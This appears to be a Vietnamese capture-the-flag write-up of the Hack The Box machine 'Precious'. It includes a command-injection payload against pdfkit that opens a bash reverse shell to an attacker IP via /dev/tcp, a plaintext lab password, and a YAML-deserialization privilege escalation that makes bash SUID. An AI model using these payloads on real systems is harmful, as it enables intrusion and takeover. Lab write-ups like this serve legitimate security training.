

Chào các bạn, hn mk xin đc “chuyển hộ khẩu” sang bên Hackthebox để làm 1 bài mới ra mắt có tên là Precious. Bắt đầu thôi nào.

1. Dò quét

rustscan -b 500 -a precious.htb

Graphical user interface, text, application, chat or text message

Description automatically generated

nmap -p 22,80 -sC -sV -v -T4 precious.htb -Pn

Text

Description automatically generated


Có 2 cổng đang đc mở mà chúng ta rất quen thuộc là 80 và 22 tương ứng là dịch vụ web và ssh.

1. Enum


Từ kết quả dò quét với Nmap ở trên chúng ta thấy đc Web Server là Nginx. “Phusion Passenger” sau khi mk research thì biết được nó là 1 web application server cho ngôn ngữ ruby. => khả năng cao target sử dụng ngôn ngữ lập trình Ruby.

Với phiên bản Phusion Passenger 6.0.15 khi tra cứu thì ko thấy có xuất hiện lỗi ở version này.

Đến đây chúng ta hãy qua xem website có gì hay ho ko



“Convert web page to PDF” => liên quan đến việc chuyển đổi nội dụng các thẻ html sang 1 file pdf như thế này, mk liên tưởng ngay đến những bài ngày trc mk từng làm: Hack the gemini inc (vulnhub) hoặc Sea surfer (tryhackme) - các bạn có thể tham khảo thêm. Trong trường hợp đó, target tích hợp thêm software của bên thứ 3 và phiên bản software đó bị dính lỗi. Để xác minh target sử dụng software nào thì chúng ta chỉ cần download file pdf đc generate và check metadata của nó.



Graphical user interface

Description automatically generated with medium confidence

Nhấn submit rồi tải file pdf về

Graphical user interface, text, application, chat or text message

Description automatically generated

Nhìn log trên web server của chúng ta thì thấy rằng target đã kết nối đến để đọc nd file test.html của chúng ta.

Graphical user interface, text

Description automatically generated

“cvfzijc0nl23zdl5dyj7bpst7q0yngyp.pdf” là file vừa tải về. Thấy rằng creator là pdfkit version 0.8.6.

Graphical user interface, text

Description automatically generated

Lỗi nghiêm trọng đây, cho phép thực thi câu lệnh.

Graphical user interface, text

Description automatically generated

1. Exploitation

Đọc PoC ở trên mk “sắm” luôn 1 đoạn code để inject

Text

Description automatically generated

http://10.10.14.16/?name=%20`bash -c "bash -i >& /dev/tcp/10.10.14.16/4444 0>&1"`

Graphical user interface, text, application, email, website

Description automatically generated

Sau khi nhấn submit thì đc kết quả như mong đợi

A screenshot of a computer

Description automatically generated with medium confidence

1. Leo thang

Text

Description automatically generated

User hiện tại là “ruby” và còn thêm 1 user nữa là henry (ko tính user root). Sau 1 hồi lục lọi từ SUID, capabilities, cronjob, sudo permission, kernel, process, env,….. check các thư mục /, /var, /opt, /home,…. nhưng ko đc khả quan lắm.

Sau 1 lúc thư giãn, mk quay trở lại và lục tung các thư mục một lần nữa. Và bất ngờ tìm được creds của henry. Vị trí file chứa creds mk cũng ít nghĩ tới.

Text

Description automatically generated

A screenshot of a computer

Description automatically generated with medium confidence

Password là ” Q3c1AqGHtoI0aXAYFH”. Chuyển qua user “henry” thôi

Text

Description automatically generated


Sudo permission ở đây có điều tiếc là chúng ta ko thể sửa/xóa file /opt/update\_dependencies.rb. Nên phải xem nd file này có gì và chạy thử nó để xem hđ ra sao.

Đây là nd của file. Nhìn vào code này thì mk hiểu là nó sẽ tiến hành đọc file “dependencies.yml” và cài đặt các package trong file

Text

Description automatically generated

Nhưng khi chạy thử thì bị lỗi rằng ko tìm thấy file “dependencies.yml”



Như vậy chúng ta có thể tạo 1 file “dependencies.yml” và set path variable để chương trình này tìm đến file “dependencies.yml” của chúng ta. Nhưng thế vẫn là chưa đủ để thao túng chương trình theo ý muốn của chúng ta. Mà trong file “dependencies.yml” này phải chứa payload/mã độc để điều khiển luồng thực thi theo ý chúng ta.

Sau một hồi tìm kiếm, cuối cùng mk tìm đc nó

Graphical user interface, text

Description automatically generated

Chúng ta sẽ add nd này vào file “dependencies.yml”. Chỗ “git\_set: id” thì mk sửa thành “git\_set: chmod +s /bin/bash”

Graphical user interface, text, chat or text message

Description automatically generated

Sau khi chạy lệnh “sudo /usr/bin/ruby /opt/update\_dependencies.rb” thì thành công.

Graphical user interface, text

Description automatically generated